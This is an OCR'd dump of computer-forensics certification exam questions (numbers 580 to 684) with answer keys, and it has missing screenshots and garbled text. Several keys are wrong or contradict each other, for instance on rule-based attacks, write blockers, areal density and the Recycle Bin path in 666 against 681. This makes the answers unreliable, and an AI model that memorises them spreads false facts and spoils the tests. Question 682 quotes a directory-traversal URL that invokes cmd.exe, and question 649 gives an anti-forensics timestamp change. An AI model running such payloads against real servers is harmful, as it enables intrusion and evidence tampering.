
C. Belkasoft Live RAM Capturer and AccessData FTK imager

D. Hex Editor

ANSWER: C

QUESTION NO: 580

What is the investigator trying to view by issuing the command displayed in the following screenshot?



A. List of services stopped

B. List of services closed recently

C. List of services recently started

D. List of services installed

ANSWER: D

QUESTION NO: 581

What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

A. SD memory

B. CF memory

C. MMC memory

D. SM memory

ANSWER: B

QUESTION NO: 582

You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

A. Violate your contract

B. Cause network congestion

C. Make you an agent of law enforcement

D. Write information to the subject's hard drive

ANSWER: C

QUESTION NO: 583

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

A. rootkit

B. key escrow

C. steganography

D. Offset

ANSWER: C

QUESTION NO: 584

Jack is reviewing file headers to verify the file format and hopefully find more Information of the file. After a careful review of the data chunks through a hex editor; Jack finds the binary value Oxffd8ff. Based on the above Information, what type of format is the file/image saved as?

A. BMP

B. GIF

C. ASCII

D. JPEG

ANSWER: D

QUESTION NO: 585

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

A. 70 years

B. the life of the author

C. the life of the author plus 70 years

D. copyrights last forever

ANSWER: C

QUESTION NO: 586

Which of the following techniques can be used to beat steganography?

A. Encryption

B. Steganalysis

C. Decryption

D. Cryptanalysis

ANSWER: B

QUESTION NO: 587

A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A. He should search in C:\Windows\System32\RECYCLED folder

B. The Recycle Bin does not exist on the hard drive

C. The files are hidden and he must use switch to view them

D. Only FAT system contains RECYCLED folder and not NTFS

ANSWER: C

QUESTION NO: 588

What is the first step taken in an investigation for laboratory forensic staff members?

A. Packaging the electronic evidence

B. Securing and evaluating the electronic crime scene

C. Conducting preliminary interviews

D. Transporting the electronic evidence

ANSWER: B

QUESTION NO: 589

Which of the following malware analysis involves executing the malware code to know how the code interacts with the host system and its impact on the system?

A. Primary Malware Analysis

B. Static Malware Analysis

C. Dynamic Malware Analysis

D. Secondary Malware Analysis

ANSWER: C

Explanation:

Reference: https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/

QUESTION NO: 590

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

A. NTOSKRNL.EXE

B. NTLDR

C. LSASS.EXE

D. NTDETECT.COM

ANSWER: A

QUESTION NO: 591

Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

A. Dictionary attack

B. Brute force attack

C. Rule-based attack

D. Man in the middle attack

ANSWER: A

QUESTION NO: 592

In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file var/ log/dmesg?

A. Kernel ring buffer information

B. All mail server message logs

C. Global system messages

D. Debugging log messages

ANSWER: A

Explanation:

Reference: https://superuser.com/questions/565927/differences-in-var-log-syslog-dmesg-messages-log-files#:~:text=%2Fvar%2Flog%2Fdmesg%20%E2%80%93,kernel%20detects%20during%20boot% 20process

QUESTION NO: 593

_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

A. Network Forensics

B. Computer Forensics

C. Incident Response

D. Event Reaction

ANSWER: B

QUESTION NO: 594

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

A. a write-blocker

B. a protocol analyzer


C. a firewall

D. a disk editor

ANSWER: A

QUESTION NO: 595

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.



From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

A. Parameter tampering

B. Cross site scripting

C. SQL injection

D. Cookie Poisoning

ANSWER: A

QUESTION NO: 596

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

A. AA55

B. 00AA

C. AA00

D. A100

ANSWER: A

QUESTION NO: 597

What is the framework used for application development for iOS-based mobile devices?

A. Cocoa Touch

B. Dalvik

C. Zygote

D. AirPlay

ANSWER: A

QUESTION NO: 598

Which MySQL log file contains information on server start and stop?

A. Slow query log file

B. General query log file

C. Binary log

D. Error log file

ANSWER: D

QUESTION NO: 599

Why should you never power on a computer that you need to acquire digital evidence from?

A. When the computer boots up, files are written to the computer rendering the data nclean

B. When the computer boots up, the system cache is cleared which could destroy evidence

C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence

D. Powering on a computer has no affect when needing to acquire digital evidence from it

ANSWER: A

QUESTION NO: 600

When using an iPod and the host computer is running Windows, what file system will be used?

A. iPod+

B. HFS

C. FAT16

D. FAT32

ANSWER: D

QUESTION NO: 601

All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

A. Blackberry Message Center

B. Microsoft Exchange

C. Blackberry WAP gateway

D. Blackberry WEP gateway

ANSWER: A

QUESTION NO: 602

Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

A. IT personnel

B. Employees themselves

C. Supervisors

D. Administrative assistant in charge of writing policies

ANSWER: C

QUESTION NO: 603

Using Linux to carry out a forensics investigation, what would the following command accomplish?

dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror

A. Search for disk errors within an image file

B. Backup a disk to an image file

C. Copy a partition to an image file

D. Restore a disk from an image file

ANSWER: D

QUESTION NO: 604

Which of the following is NOT a physical evidence?

A. Removable media

B. Cables

C. Image file on a hard disk

D. Publications

ANSWER: C

QUESTION NO: 605

When marking evidence that has been collected with the “aaa/ddmmyy/nnnn/zz” format, what does the “nnnn” denote?

A. The initials of the forensics analyst

B. The sequence number for the parts of the same exhibit

C. The year he evidence was taken

D. The sequential number of the exhibits seized by the analyst

ANSWER: D

QUESTION NO: 606

What does 254 represent in ICCID 89254021520014515744?

A. Industry Identifier Prefix

B. Country Code

C. Individual Account Identification Number

D. Issuer Identifier Number

ANSWER: B

QUESTION NO: 607

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

A. Their first step is to make a hypothesis of what their final findings will be.

B. Their first step is to create an initial Executive report to show the management team.

C. Their first step is to analyze the data they have currently gathered from the company or interviews.

D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

ANSWER: D

QUESTION NO: 608

Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recoding his every activity and this was later presented as evidence. The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

A. A Honeypot that traps hackers

B. A system Using Trojaned commands

C. An environment set up after the user logs in

D. An environment set up before a user logs in

ANSWER: A

QUESTION NO: 609

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

A. The data is still present until the original location of the file is used

B. The data is moved to the Restore directory and is kept there indefinitely

C. The data will reside in the L2 cache on a Windows computer until it is manually deleted

D. It is not possible to recover data that has been emptied from the Recycle Bin

ANSWER: A

QUESTION NO: 610

An Investigator Is checking a Cisco firewall log that reads as follows:

Aug 21 2019 09:16:44: %ASA-1-106021: Deny ICMP reverse path check from 10.0.0.44 to 10.0.0.33 on Interface outside

What does %ASA-1-106021 denote?

A. Mnemonic message

B. Type of traffic

C. Firewall action

D. Type of request

ANSWER: A

QUESTION NO: 611

It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

A. by law, three

B. quite a few

C. only one

D. at least two

ANSWER: C

QUESTION NO: 612

What is the investigator trying to analyze if the system gives the following image as output?

A. All the logon sessions

B. Currently active logon sessions

C. Inactive logon sessions

D. Details of users who can logon

ANSWER: B

QUESTION NO: 613

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

A. Scan the suspect hard drive before beginning an investigation

B. Never run a scan on your forensics workstation because it could change your systems configuration

C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation

D. Scan your Forensics workstation before beginning an investigation

ANSWER: D

QUESTION NO: 614

Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?

A. Service level agreement

B. Service level management

C. National and local regulation

D. Key performance indicator

ANSWER: A

QUESTION NO: 615

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

A. Certification

B. Justification

C. Reiteration

D. Authentication

ANSWER: D

QUESTION NO: 616

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

A. Civil litigation testimony

B. Expert testimony

C. Victim advocate testimony

D. Technical testimony

ANSWER: D

QUESTION NO: 617

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

A. .cbl

B. .log

C. .ibl

D. .txt

ANSWER: C

QUESTION NO: 618

Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

A. Use VMware to be able to capture the data in memory and examine it

B. Give the Operating System a minimal amount of memory, forcing it to use a swap file

C. Create a Separate partition of several hundred megabytes and place the swap file there

D. Use intrusion forensic techniques to study memory resident infections

ANSWER: D

QUESTION NO: 619

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

A. PRIV.STM

B. gwcheck.db

C. PRIV.EDB

D. PUB.EDB

ANSWER: A

QUESTION NO: 620

When is it appropriate to use computer forensics?

A. If copyright and intellectual property theft/misuse has occurred

B. If employees do not care for their boss management techniques

C. If sales drop off for no apparent reason for an extended period of time

D. If a financial institution is burglarized by robbers

ANSWER: A

QUESTION NO: 621

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

A. The files have been marked as hidden

B. The files have been marked for deletion

C. The files are corrupt and cannot be recovered

D. The files have been marked as read-only

ANSWER: B

QUESTION NO: 622

What advantage does the tool Evidor have over the built-in Windows search?

A. It can find deleted files even after they have been physically removed

B. It can find bad sectors on the hard drive

C. It can search slack space

D. It can find files hidden within ADS

ANSWER: C

QUESTION NO: 623

The working of the Tor browser is based on which of the following concepts?

A. Both static and default routing

B. Default routing

C. Static routing

D. Onion routing

ANSWER: D

QUESTION NO: 624

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

A. one who has NTFS 4 or 5 partitions

B. one who uses dynamic swap file capability

C. one who uses hard disk writes on IRQ 13 and 21

D. one who has lots of allocation units per block or cluster

ANSWER: D

QUESTION NO: 625

What is one method of bypassing a system BIOS password?

A. Removing the processor

B. Removing the CMOS battery

C. Remove all the system memory

D. Login to Windows and disable the BIOS password

ANSWER: B

QUESTION NO: 626

Which of the following is NOT an anti-forensics technique?

A. Data Deduplication

B. Steganography

C. Encryption

D. Password Protection

ANSWER: A

QUESTION NO: 627

Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

A. Volume Boot Record

B. Master Boot Record

C. GUID Partition Table

D. Master File Table

ANSWER: D

QUESTION NO: 628

This organization maintains a database of hash signatures for known software.

A. International Standards Organization

B. Institute of Electrical and Electronics Engineers

C. National Software Reference Library

D. American National standards Institute

ANSWER: C

QUESTION NO: 629

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

A. File signatures

B. Keywords

C. Hash sets

D. Bookmarks

ANSWER: B

QUESTION NO: 630

What layer of the OSI model do TCP and UDP utilize?

A. Data Link

B. Network

C. Transport

D. Session

ANSWER: C

QUESTION NO: 631

Which principle states that “anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave”?

A. Locard's Exchange Principle

B. Enterprise Theory of Investigation

C. Locard's Evidence Principle

D. Evidence Theory of Investigation

ANSWER: A

QUESTION NO: 632

On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

A. SAM

B. AMS

C. Shadow file

D. Password.conf

ANSWER: A

QUESTION NO: 633

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

A. Identifying File Dependencies

B. Strings search

C. Dynamic analysis

D. File obfuscation

ANSWER: B

QUESTION NO: 634

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

A. Ping sweep

B. Nmap

C. Netcraft

D. Dig

ANSWER: C

QUESTION NO: 635

Paraben Lockdown device uses which operating system to write hard drive data?

A. Mac OS

B. Red Hat

C. Unix

D. Windows

ANSWER: D

Explanation:

Reference:

http://www.htt.co.in/forensic_software/forensic-replicator.htm

QUESTION NO: 636

Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.

He runs the netstat command on the machine to see its current connections. In the following screenshot, what do the 0.0.0.0 IP addresses signify?

A. Those connections are established

B. Those connections are in listening mode

C. Those connections are in closed/waiting mode

D. Those connections are in timed out/waiting mode

ANSWER: B

QUESTION NO: 637

Place the following In order of volatility from most volatile to the least volatile.

A. Registers and cache, routing tables, temporary file systems, disk storage, archival media

B. Register and cache, temporary file systems, routing tables, disk storage, archival media

C. Registers and cache, routing tables, temporary file systems, archival media, disk storage

D. Archival media, temporary file systems, disk storage, archival media, register and cache

ANSWER: C

QUESTION NO: 638

In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?

A. rules of evidence

B. law of probability

C. chain of custody

D. policy of separation

ANSWER: C

QUESTION NO: 639

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls

B. Firewalk sets all packets with a TTL of zero

C. Firewalk cannot be detected by network sniffers

D. Firewalk sets all packets with a TTL of one

ANSWER: D

QUESTION NO: 640

Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions. What tool should Mark use to restore the data?

A. EFSDump

B. Diskmon D

C. iskvlew

D. R-Studio

ANSWER: D

QUESTION NO: 641

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. Hillary network username and password hash

B. The SID of Hillary network account

C. The SAM file from Hillary computer

D. The network shares that Hillary has permissions

ANSWER: A

QUESTION NO: 642

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

A. on the individual computer's ARP cache

B. in the Web Server log files

C. in the DHCP Server log files

D. there is no way to determine the specific IP address

ANSWER: C

QUESTION NO: 643

Sectors in hard disks typically contain how many bytes?

A. 256

B. 512

C. 1024

D. 2048

ANSWER: B

QUESTION NO: 644

In Linux, what is the smallest possible shellcode?

A. 24 bytes

B. 8 bytes

C. 800 bytes

D. 80 bytes

ANSWER: A

QUESTION NO: 645

Which of the following examinations refers to the process of providing the opposing side in a trial the opportunity to question a witness?

A. Cross Examination

B. Direct Examination

C. Indirect Examination

D. Witness Examination

ANSWER: A

QUESTION NO: 646

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

A. 18 U.S.C. 1029 Possession of Access Devices

B. 18 U.S.C. 1030 Fraud and related activity in connection with computers

C. 18 U.S.1343 Fraud by wire, radio or television

D. 18 U.S.C. 1361 Injury to Government Property

E. 18 U.S.C. 1362 Government communication systems

F. 18 U.S.C. 1831 Economic Espionage Act

G. 18 U.S.C. 1832 Trade Secrets Act

ANSWER: B

QUESTION NO: 647

Which of the following attack uses HTML tags like ?

A. Phishing

B. XSS attack

C. SQL injection

D. Spam

ANSWER: B

QUESTION NO: 648

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

A. 0:1000, 150

B. 0:1709, 150

C. 1:1709, 150

D. 0:1709-1858

ANSWER: B

QUESTION NO: 649

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0

B. Run the command fsutil behavior set disablelastaccess 0

C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1

D. Run the command fsutil behavior set enablelastaccess 0

ANSWER: C

Explanation:

Reference https://www.techrepublic.com/article/tech-tip-disable-the-last-access-update/

QUESTION NO: 650

Which of the following tools is not a data acquisition hardware tool?

A. UltraKit

B. Atola Insight Forensic

C. F-Response Imager

D. Triage-Responder

ANSWER: C

QUESTION NO: 651

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records

B. Enumerate MX and A records from DNS

C. Establish a remote connection to the Domain Controller

D. Enumerate domain user accounts and built-in groups

ANSWER: D

QUESTION NO: 652

You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

A. The X509 Address

B. The SMTP reply Address

C. The E-mail Header

D. The Host Domain Name

ANSWER: C

QUESTION NO: 653

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise

B. Linux/Unix computers are constantly talking

C. Windows computers are constantly talking

D. Windows computers will not respond to idle scans

ANSWER: C

QUESTION NO: 654

An "idle" system is also referred to as what?

A. PC not connected to the Internet

B. Zombie

C. PC not being used

D. Bot

ANSWER: B

QUESTION NO: 655

In Linux OS, different log files hold different information, which help the investigators to analyze various issues during a security incident. What information can the investigators obtain from the log file

var/log/dmesg?

A. Kernel ring buffer information

B. All mail server message logs

C. Global system messages

D. Debugging log messages

ANSWER: A

QUESTION NO: 656

What binary coding is used most often for e-mail purposes?

A. MIME

B. Uuencode

C. IMAP

D. SMTP

ANSWER: A

QUESTION NO: 657

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

A. The system files have been copied by a remote attacker

B. The system administrator has created an incremental backup

C. The system has been compromised using a t0rnrootkit

D. Nothing in particular as these can be operational files

ANSWER: D

QUESTION NO: 658

Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

A. netstat – r

B. netstat – ano

C. netstat – b

D. netstat – s

ANSWER: B

QUESTION NO: 659

Which of the following Ii considered as the starting point of a database and stores user data and database objects in an MS SQL server?

A. Ibdata1

B. Application data files (ADF)

C. Transaction log data files (LDF)

D. Primary data files (MDF)

ANSWER: D

QUESTION NO: 660

Which is a standard procedure to perform during all computer forensics investigations?

A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS

B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table

C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM

D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

ANSWER: A

QUESTION NO: 661

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

A. ISO 9660

B. ISO 13346

C. ISO 9960

D. ISO 13490

ANSWER: A

QUESTION NO: 662

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

A. Cloud as a subject

B. Cloud as a tool

C. Cloud as an object

D. Cloud as a service

ANSWER: A

QUESTION NO: 663

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

A. Shortcut Files

B. Virtual files

C. Prefetch Files

D. Image Files

ANSWER: A

QUESTION NO: 664

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

A. MIME

B. BINHEX

C. UT-16

D. UUCODE

ANSWER: A

QUESTION NO: 665

During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

A. C:\Program Files\Exchsrvr\servername.log

B. D:\Exchsrvr\Message Tracking\servername.log

C. C:\Exchsrvr\Message Tracking\servername.log

D. C:\Program Files\Microsoft Exchange\srvr\servername.log

ANSWER: A

QUESTION NO: 666

Storage location of Recycle Bin for NTFS file systems (Windows Vista and later) is located at:

A. Drive:\$ Recycle. Bin

B. DriveARECYCIE.BIN

C. Drive:\RECYCLER

D. Drive:\REYCLED

ANSWER: C

QUESTION NO: 667

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

A. Citizen Informant Search Warrant

B. Electronic Storage Device Search Warrant

C. John Doe Search Warrant

D. Service Provider Search Warrant

ANSWER: D

QUESTION NO: 668

What TCP/UDP port does the toolkit program netstat use?

A. Port 7

B. Port 15

C. Port 23

D. Port 69

ANSWER: B

QUESTION NO: 669

The efforts to obtain information before a trail by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

A. Detection

B. Hearsay

C. Spoliation

D. Discovery

ANSWER: D

QUESTION NO: 670

Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

A. Static Acquisition

B. Sparse or Logical Acquisition

C. Bit-stream disk-to-disk Acquisition

D. Bit-by-bit Acquisition

ANSWER: B

QUESTION NO: 671

An investigator needs to perform data acquisition from a storage media without altering its contents to maintain the Integrity of the content. The approach adopted by the Investigator relies upon the capacity of enabling read-only access to the storage media. Which tool should the Investigator Integrate Into his/her procedures to accomplish this task?

A. BitLocker

B. Data duplication tool

C. Backup tool

D. Write blocker

ANSWER: B

QUESTION NO: 672

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the _____ in order to track the emails back to the suspect.

A. Routing Table

B. Firewall log

C. Configuration files

D. Email Header

ANSWER: D

QUESTION NO: 673

Which of the following tools will help the investigator to analyze web server logs?

A. XRY LOGICAL

B. LanWhois

C. Deep Log Monitor

D. Deep Log Analyzer

ANSWER: D

QUESTION NO: 674

Area density refers to:

A. the amount of data per disk

B. the amount of data per partition

C. the amount of data per square inch

D. the amount of data per platter

ANSWER: A

QUESTION NO: 675

Fill In the missing Master Boot Record component.

1. Master boot code

2. Partition table

3._____

A. Boot loader

B. Signature word

C. Volume boot record

D. Disk signature

ANSWER: D

QUESTION NO: 676

Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

A. Value list cell

B. Value cell

C. Key cell

D. Security descriptor cell

ANSWER: C

QUESTION NO: 677

What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

A. Disk deletion

B. Disk cleaning

C. Disk degaussing

D. Disk magnetization

ANSWER: C

QUESTION NO: 678

Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

A. Router Penetration Testing

B. DoS Penetration Testing

C. Firewall Penetration Testing

D. Internal Penetration Testing

ANSWER: B

QUESTION NO: 679

What happens lo the header of the file once It Is deleted from the Windows OS file systems?

A. The OS replaces the first letter of a deleted file name with a hex byte code: E5h

B. The OS replaces the entire hex byte coding of the file.

C. The hex byte coding of the file remains the same, but the file location differs

D. The OS replaces the second letter of a deleted file name with a hex byte code: Eh5

ANSWER: A

QUESTION NO: 680

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

A. 18 USC §1029

B. 18 USC §1030

C. 18 USC §1361

D. 18 USC §1371

ANSWER: B

QUESTION NO: 681

Identify the location of Recycle Bin on a Windows 7 machine that uses NTFS file system to store and retrieve files on the hard disk.

A. Drive:\$Recycle.Bin

B. DriveARECYCLER

C. C:\RECYCLED

D. DriveARECYCLED

ANSWER: A

QUESTION NO: 682

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is usr/local/apache/logs/error.log in Linux. Identify the Apache error log from the following logs.

A. http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1

B. [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/home/live/ap/htdocs/test

C. 127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326

D. 127.0.0.1 - - [10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326

ANSWER: B

QUESTION NO: 683

One way to identify the presence of hidden partitions on a suspect's hard drive is to:

A. Add up the total size of all known partitions and compare it to the total size of the hard drive

B. Examine the FAT and identify hidden partitions by noting an H in the partition Type field

C. Examine the LILO and note an H in the partition Type field

D. It is not possible to have hidden partitions on a hard drive

ANSWER: A

QUESTION NO: 684

